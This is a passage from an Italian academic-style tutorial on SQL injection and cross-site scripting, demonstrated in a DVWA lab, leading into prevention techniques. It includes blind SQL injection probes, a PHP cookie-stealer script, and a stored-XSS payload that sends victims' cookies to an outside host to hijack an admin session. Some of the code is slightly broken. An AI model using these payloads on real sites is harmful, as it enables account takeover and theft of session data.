


Figura 3. 12 Username e password criptate

Et voilà. Anche se le password non sono in chiaro al giorno d'oggi esistono molti programmi capaci di decriptare questi tipi di password, come per esempio *MD5 Decript* [28], un sito nel quale al suo interno ha più di 21 bilioni di hashes decriptati. Tentiamo la fortuna e andiamo ad elencare le nostre password criptate.




Figura 3. 13 Password decriptate

Come abbiamo potuto vedere, sebbene qui si è lavorato su un'applicazione progettata apposta per questi tipi di attacchi, il passo fondamentale è quello di trovare una vulnerabilità. Da lì, con un po' di conoscenza e molta intuizione, si può arrivare facilmente a tutto ciò che si vuole.

3.5 Blind SQL Injection Exploitation

Visualizzare gli errori provati da query errate è senza dubbio molto utile al fine di capire come è strutturato un database e per capire quale sia la migliore tecnica da utilizzare per lo sfruttamento della vulnerabilità. Tuttavia, al giorno d'oggi gli sviluppatori tendono a nascondere questi messaggi per portare fuori strada l'attaccante.

Nonostante ciò, esistono tecniche che permettono la raccolta d'informazioni anche senza questi messaggi di errore, e vanno sotto il nome di *Blind SQL Injection*.

In questa sezione ci soffermeremo solamente sul come capire se una pagina è vulnerabile alle code injection. Una volta compreso ciò, le tecniche di "cattura di informazioni" sono le stesse di quelle precedentemente discusse.

Prendiamo quindi come esempio questo tipo di url:

http://www.nomesito.it/index.asp?id=1

Dove la query è:

```
SELECT nome, cognome FROM utenti WHERE id=1;
```

Supponiamo che questa sia soggetta a SQL Injection andiamo ad effettuare due tipi di query:

```
SELECT nome, cognome FROM utenti WHERE id=1 AND 1=1;
```

```
SELECT nome, cognome FROM utenti WHERE id=1 AND 1=0;
```

La prima query darà lo stesso risultato della pagina originale, mentre la seconda no. Dunque l'intruso può capire senza problemi che siamo davanti ad una vulnerabilità.
In poche parole, quello che dobbiamo fare, è interrogare il database con query il quale risultato sia vero o falso, in modo da capire come il database si comporta in caso di errore e come lo gestisce.
Altri tipi di Blind Injection sono [22]:

- *DBMS Finger Printing:* Che consiste nell'inserimento di query allo scopo di individuare il tipo di database. Queste query sono ricavate tramite le informazioni che derivano dai messaggi di errore, dalla concatenazioni di stringhe di funzioni e dai dialetti SQL.
- *Timing Attack:* che consiste nell'inserimento di una query, con all'interno un'espressione, che al verificarsi di una certa condizione, esegue un comando. L'intruso può quindi capire se la condizione è verificata o no dal tempo che impiega il server a rispondere. Ovviamente il timing attack può richiedere molto tempo prima di dare qualche risultato e per questo vengono usati dei tool, come Sqlmap, che velocizzano il processo.

Capitolo 4

Cross-Site Scripting (XSS)

4.1 Introduzione

"Cross-site Scripting (XSS) attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user." [29]

Così la OWASP definisce l'attacco Cross-Site Scripting, ossia un attacco che attraverso l'inserimento di codici malevoli, nella maggior parte dei casi tag HTML, consente di accedere a dati sensibili, rubare i dati di sessioni dell'utente, compromettere browser o addirittura arrivare a danneggiare l'intero sistema su cui quest'ultimi si appoggiano.

Possiamo quindi dire, che il Cross-Site Scripting, cosi come SQL Injection, appartengono alla categoria delle code Injection, con l'unica differenza che se le SQL Injection operavano solo su contenuti dinamici, il Cross-Site Scripting opera su contenuti dinamici e non.

Un'altra importante differenza tra SQL Injection e XSS è il fatto che quest'ultima agisce solamente lato client grazie all'iniezione del codice malevolo iniettato nel browser, mentre la prima agisce lato server con lo scopo di controllare il server stesso.

Questo tipo di attacco costituisce, ad oggi, una delle più importanti minacce per quanto riguarda il World Wide Web e purtroppo non tutti ne capiscono ancora il reale pericolo e cosa più importante è molto raro che un utente comune riesci ad intercettare la presenza di un qualsiasi worm XSS. Questi infatti bypassano i tradizionali anti-virus perché riescono a diffondersi sfruttando le vulnerabilità delle applicazioni web.

Gli obiettivi rimangono gli stessi: irrompere nel sistema e cercare di prendere più informazioni possibili riguardo l'utente (o gli utenti) attaccati.

Successivamente parleremo delle varie tecniche di Cross-Site Scripting.

4.2 Tecniche

Il primo passo da parte dell'attaccante è quello di riconoscere una applicazione web vulnerabile al Cross-Site Scripting ed inserire il codice malevolo. Dopodiché non dovrà far altro che aspettare che la vittima, ignara di quello che sta succedendo nel suo browser, si colleghi. A questo punto l'attaccante può avere accesso completo ai dati sensibili dell'utente, alle informazioni di sessione e alla cronologia.

Un attaccante può trovare molti metodi per iniettare codice malevolo:

- Sfruttando la vulnerabilità del sistema operativo e quindi mandando il codice al server
- Inserendo il codice in una parte vulnerabile del sito
- Attraverso la creazione e diffusione di un link che collega ad una pagina web, la cui visualizzazione genere l'esecuzione del malware
- E' il proprietario stesso del sito ad inserire un malware

In generale abbiamo due tipologie: una, dove abbiamo una semplice pagina web che contiene un codice malevolo e dove l'utente che visita la pagina è subito "infettato" dal payload e l'altro, dove abbiamo bisogno che il sito sia vulnerabile al XSS e la vittima è ingannata nel cliccare un link o è inconsapevolmente attaccata visitando una pagina web con un malware al suo interno. [4]

Tutte queste tipologie possono essere eseguite tramite diverse tecniche di Cross-Site Scripting che sono:

- *Non Persistent/ Reflected XSS*
- *Persistent/Stored XSS*
- *DOM-based*

4.3 Attacco XSS Non Persistenti (Reflected XSS)

Gli attacchi non persistenti devono il loro nome al fatto che il codice malevolo iniettato non è permanente nel sito web e le vittime sono soltanto quelle persone che accedono alla pagina compromessa, cliccando su un link realizzato *ad hoc*.

Prima di tutto l'attaccante dovrà vedere se il sito scelto è realmente vulnerabile e per fare ciò, molto spesso, si servirà della finestra di ricerca, che è presente nella maggior parte di siti web ed è anche la vulnerabilità più ricorrente.




Figura 4. 1 Funzionamento attacco XSS non persistente

4.3.1 Esempio di attacco

Prendiamo ad esempio un sito che all'inizio presenta una finestra dove ci viene chiesto il nostro nome:




Figura 4. 2 Finestra d'inizio

Invece del nostro vero nome inseriremo una piccola stringa per vedere come reagisce il sito e come viene modificato l'url. Proviamo con:

```
test per xss
```

Figura 4. 3 Esempio di output

Il fatto che l'url si sia modificato in questo modo è un chiaro segno che potremmo essere in presenza di una vulnerabilità XSS.

Il passo successivo sarà quello di modificare l'url a piacimento in modo da iniettarvi un codice malevolo. L'esempio più semplice è quello di immettere nella finestra uno script, che una volta avviato produrrà una finestra pop up.

Lo script in questione è:

```
" ><script> alert (`Test per XSS') </script>
```

Ed il risultato sarà:




Figura 4. 4 Popup XSS

Mentre la pagina sorgente:

```
<div class=" vulnerable_code_area">
<form name="XSS" action=" #" method="GET">
    <P>What's your name?</p>
        <input type="text" name="name">
        <input type="submit" value="Submit">
    </form>
    <pre>Hello "><SCRIPT>alert( 'Test per XSS')
        </SCRIPT></pre>
</div>
```

A questo punto possiamo modificare l'url a nostro piacimento, inserendo altri codici malevoli, come ad esempio intercettare i dati di sessione dell'utente vittima.

A prima vista, questo tipo di attacco può risultare innocuo o comunque non così performante, dato che l'attaccante è l'unico a poter eseguire gli script. In verità, sono state sviluppate altre tecniche, che pur di una banalità assurda, sono le peggiori che possono capitarci. Stiamo parlando della *social engineering* e dell'email *spamming*[2]. Alla prima abbiamo accennato nel capitolo precedente, mentre la seconda si basa sull' inoltro da parte dell'attaccante di email false, ma che agli occhi della vittima appartengono a siti completamente affidabili. E' proprio qui che l'attaccante inserirà

[2] Per spam si intende l'invio di una grande quantità di e-mail, molto spesso per scopi commerciali. In questo caso, viene usata per indurre la vittima cliccare su un link danneggiato.

un link che spedirà l'utente vittima dove vuole l'attaccante, ossia nel sito con il codice malevolo all'interno.

4.4 Attacchi XSS Persistenti (Stored XSS)

Gli attacchi XSS persistenti, anche conosciuti come Stored XSS o HTML Injection, al contrario degli attacchi XSS non persistenti, iniettano il codice malevolo permanentemente e non richiedono nessun link di riferimento.

La maggior parte degli attacchi avvengono nei siti web che contengono forum, blog, wiki, guest book e così via. Non appena l'utente accede a queste aree danneggiate, il codice viene eseguito in maniera automatica. Questo rende gli Stored XSS molto più dannosi rispetto a quelli non persistenti o DOM Based, perché la vittima non ha alcun modo di difendersi.

Persino chi ha abbastanza familiarità con il Cross-Site Scripting non persistente può essere facilmente ingannato.




Figura 4. 5 Funzionamento XSS persistente

4.4.1 Esempio di attacco

L'attacco che andremo ad eseguire ci consentirà di impossessarci dei cookies della vittima e quindi di accedere, senza conoscere né username né password, al suo account, con tutti i privilegi che ne conseguono. [30]

Oltre alle due macchine virtuali (Backtrack 5 R[3] e Windows 7) e dell'applicazione web *DVWA*, avremo bisogno anche di un altro tool:

- Tamper Data [31]: Un add-ons di Firefox [32] che permette di vedere e modificare HTTP/HTTPS headers e parametri POST.

Prima di iniziare creiamoci due file: un file vuoto, che chiameremo *cookielogs.txt* e un altro che chiameremo *stealer.php*. Il codice per *stealer.php* sarà:

```
<?php
$cookie = $HTTP_GE_VARS ("cookie");
$file = fopen ('cookielogs.txt', 'a');
fwrite ($file, $cookie. "\n\n");
?>
```

E carichiamo questi due file su un sito di upload apposito.

Nome file	Dimensione file	Tipo file	Ultima modifica	Permessi
..				
.ftpquota	0	File FTPQUOTA	23/02/2013 00.43.43	0620
cookielogs.txt	52	Documento di testo	16/03/2013 12.28.24	0664
stealer.php	115	File PHP	16/03/2013 12.18.58	0664
index.html	5.376	Chrome HTML Document	23/02/2013 00.43.44	0664

Figura 4. 6 Uploading dei documenti sul sito

Ora andiamo sulla pagina vittima che si presenta come un tipica pagina di Guest Book, dove ci viene chiesto di inserire il nostro nome e il messaggio che vogliamo lasciare.




Figura 4. 7 Schermata di ingresso

Lasciamo il nostro messaggio con all'interno il seguente script malevolo:

```
<script language = "Javascript">
Document.location= "http://exein.altervista.org/stealer.php" +
document.cookie;
</script>
```

Una volta scritto e lasciato permanentemente in bacheca, il prossimo user che incorrerà in questa pagina sarà vittima del nostro Cross-Site Scripting, facendoci pervenire i suoi cookies. Da quel momento, saremo in grado di accedere con il suo account. Ma vediamo come.

Spostiamoci dal lato attaccante al lato vittima. Prendiamo la nostra macchina virtuale con Windows 7 e accediamo a *DVWA* come *admin*.

Il passo è molto semplice. Non appena io, vittima, cliccherò su *XSS stored* i miei cookies verranno mandati al file *cookielogs.txt* che ci siamo creati prima.

Vediamo se così è stato:




Figura 4. 8 Cookies dell' utente vittima

Ecco qua che abbiamo il session ID della macchina vittima.

Ora non ci resta che sfruttarli e per questo useremo *Tamper Data.*

L'attaccante ha quindi i cookies della vittima, ma affettivamente non ha né il suo *username* né la sua *password*. Procediamo per passi: ritorniamo sul lato attaccante,

apriamo il nostro add-ons ed accediamo *DVWA* con username e password fittizie per vedere il comportamento di Tamper Data e successivamente eseguiamo "*Start Tamper*".

A questo punto, dalla pagina di login di DVWA, cerchiamo di andare nella pagina di directory. Ci verrà subito mostrato un pop-up di Tamper Data che ci chiederà se vogliamo continuare.




Figura 4. 9 Avviso di Tamper

Scegliamo di continuare e non appena clicchiamo su *Tamper,* ci troveremo davanti ad un'altra finestra di pop-up.




Figura 4. 10 Tamper Data popup

Come possiamo notare in questa finestra abbiamo un riquadro chiamato *"Cookie"* i quali campi sono *security* e *PHPSESSION ID,* gli stessi che ci sono ritornati sul nostro documento *cookielogs.txt*. Sostituiamo e vediamo quello che succede.




Figura 4. 11 Accesso al sistema con l' account admin

Il risultato è che siamo acceduti nell'account dell'admin senza nemmeno conoscere il suo username né tanto meno la sua password.

4.5 Attacchi DOM-Based

Abbiamo visto come, sia gli attacchi di tipo persistente sia quelli non persistenti, adottano un comportamento in cui l'applicazione ottiene i dati controllati direttamente dall' utente e li rivisualizza a quest'ultimo in modo non sicuro.

Esiste una terza categoria di Cross-Site Scripting, chiamata DOM-based o XSS locale, che differisce completamente dalle due precedenti, in quanto non richiede l'invio del malware dal server, ma è trasferito ed eseguito direttamente sul browser del client.

Ma come viene eseguito il JavaScript dell'attaccante?

Tutto inizia quando l'utente richiede l'URL che è stato infettato con il codice JavaScript dell'attaccante. Nella risposta del server ancora non viene eseguito il malware ma questo avviene quando è il browser a processare la richiesta con la conseguente esecuzione dello script.

Spieghiamo meglio. Il JavaScript del client può accedere al *document object model* (DOM) e quindi può determinare l'url usato per caricare questa certa pagina. Un determinato script, scritto *ad hoc,* può estrarre quindi dei dati contenuti nell'URL, eseguire alcune elaborazioni di dati e successivamente utilizzarle per aggiornare dinamicamente il contenuto della pagina.

Quando un applicazione web è soggetta a questi comportamenti, molto probabilmente è soggetta ad attacchi XSS di tipo DOM-based. [4]




Figura 4. 12 Funzionamento attacchi DOM-based

Facciamo un esempio.

Prendiamo un sito vulnerabile con URL *"http://sito_vulnerabile.com/"* che contiene una pagina HTLM chiamata *benvenuto.html*. Questa pagina, contenente il codice JavaScript, prende dall' URL il nome dell'utente, cosi da visualizzarlo in un messaggio di benvenuto.

Il codice sarà:

```
<HTLM>
<TITLE>Benvenuto</TITLE>
Ciao
<SCRIPT>
var pos=document.URL.indexOf("name=")+5;
document.write(document.URL.substring(pos,document.URL.lenght)
);
```

```
</SCRIPT>
<BR> Benvenuto sul nostro sito!
......
</HTLM>
```

Quando al browser arriverà L'URL

```
http://www.sito vulnerabile.com/benvenuto.htlm?nome=minnie
```

Il risultato sarà un messaggio di benvenuto *"Ciao Minnie Benvenuto sul nostro sito!"*

Ora supponiamo che un attaccante modifichi l'url in questo modo e che vi acceda:

```
http://www.sito vulnerabile.com/benvenuto.htlm?nome=

<script>alert(document.cookie)</script>
```

Il browser del client riceverà tale URL ed invierà una richiesta al sito originale ottenendo in risposta la pagina statica *benvenuto.html*. Successivamente il browser effettuerà il *parsing*[3] del codice HTML della pagina ottenuta e genererà il cosiddetto DOM.

Quando il parser giungerà al codice JavaScript, lo eseguirà visualizzando opportunamente il messaggio di benvenuto dell'utente ed eseguendo anche lo script inserito dall'attaccante e contenuto nell'oggetto *document.URL*. Il risultato sarà la visualizzazione del contenuto dei cookie di sessione dell'utente vittima, mediante una finestra di *alert*.

Ovviamente si noti la necessità da parte dell'attaccante di creare un link apposito, che poi verrà acceduto dalla vittima.

[3] Il parsing o analisi sintattica è il processo che analizza un flusso continuo di dati in input in modo da determinare la sua struttura grammaticale, grazie ad una data grammatica formale http://it.wikipedia.org/wiki/Parsing

Capitolo 5

Tecniche di prevenzione

5.1 Prevenire la SQL Injection

Sebbene tutte le sue manifestazioni e le conseguenze che derivano da un attacco di SQL Injection, essa è la vulnerabilità più facile da prevenire.
Tuttavia, non si parla molto di prevenzione e molto spesso l'argomento non è preso in considerazione come dovrebbe e ciò comporta l'uso da parte degli utenti di tecniche che in realtà sono solo parzialmente efficaci.

5.1.1 Misure parzialmente efficaci

Abbiamo visto come nella maggior parte dei casi, l'exploit della SQL Injection è introdotto dall'uso degli apici singoli *(single quote).* Un tipo di prevenzione molto diffusa è quella di evitare l'uso di questi apici, sostituendoli con gli apici doppi *(double quote).* Abbiamo anche visto che per scoprire una vulnerabilità e portare a termine l'attacco, l'uso di questi apici non è necessario.
Ad esempio i dati di tipo numerico forniti dall'utente che sono già stati incorporati nella query SQL, non sono presentati tra apici singoli. Questo permette all' attaccante di poter comunque manomettere la query, senza dover immettere nessun tipo di apice.
